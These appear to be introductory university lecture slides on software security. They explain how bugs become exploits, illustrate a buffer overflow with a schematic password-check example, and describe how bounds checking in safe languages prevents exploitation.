
- Use methods that **fail to incorporate larger lessons** (i.e., from past bridges built and past failures)
- **Use cheap materials** that are unresilient
- Use **unreliable tools** that produce inconsistent results
- Assume that you can do these things and everything will be OK (you can **just patch problems later**)

Unless you want your bridge to fail



From bugs to exploits

The Internet, in one slide



Exploitable bugs

- Some **bugs** can be **exploited**
 - An attacker can control how the program runs so that any incorrect behavior serves the attacker
- **Many kinds of exploits** have been developed over time, with technical names like
 - Buffer overflow
 - Use after free
 - SQL injection
 - Command injection
 - Privilege escalation
 - Cross-site scripting
 - Path traversal
 - ...

What is a buffer overflow?


- A buffer overflow is a dangerous bug that affects programs written in **C** and **C++**
- **Normally**, a program with this bug will simply **crash**
- But an **attacker** can alter the situations that cause the program to **do much worse**
 - **Steal** private information
 - **Corrupt** valuable information
 - **Run code** of the attacker's choice



Buffer overflows from 10,000 ft

- **Buffer** =
 - Block of memory associated with a variable
- **Overflow** =
 - Put more into the buffer than it can hold
- **Where does the overflowing data go?**

Learn more in CMSC 414!




Data

X = abc123

Normal interaction

Instructions

1. print "Password?" to the screen
2. read input into variable X
3. if X ~~matches~~ the password then log in
4. else print "Failed" to the screen



Exploitation

Instructions

Data

X = Overflow!!!! 3.log in

1. print "Password?" to the screen
2. read input into variable X
3. if X matches the password then log in
4. else print "Failed" to the screen

What happened?

- The attacker knows, for C/C++ programs
 - A buffer with the password could be a local variable
 - The typical frame layout places the caller's return address on the stack after (higher in the address range than) local variables
 - Sometimes, the address of the stack is predictable
- Therefore
 - The attacker's input includes machine instructions
 - The input is too long, and overruns the buffer
 - The overrun rewrites the return address to point into the buffer, at the machine code
 - When the call "returns" it executes the attacker's code

Stopping the attack

- **Buffer overflows** rely on the ability to **read or write outside the bounds of a buffer**
- **C and C++** programs expect the **programmer** to ensure this never happens
 - But humans (regularly) make mistakes!
- Other languages (like **Python, OCaml, Java**, etc.) ensure buffer sizes are respected
 - The **compiler** inserts checks at reads/writes
 - Such checks can halt the program
 - But will **prevent a bug from being exploited**

Preventing Exploitation Instructions



Data

X = Overflow!



Program halted


1. print "Password?" to the screen
2. read input into variable X
3. if X matches the password then log in
4. else print "Failed" to the screen

Key idea

- The key feature of the buffer overflow attack is the attacker getting the application to **treat attacker-provided data as instructions (code) or code parameters**
- This feature appears in many **other exploits** too
 - SQL injection treats data as **database queries**
 - Cross-site scripting treats data as **browser commands**
 - Command injection treats data as **operating system commands**
 - Etc.
- Sometimes the language helps (e.g., type safety)
 - Sometimes the programmer needs to do more work

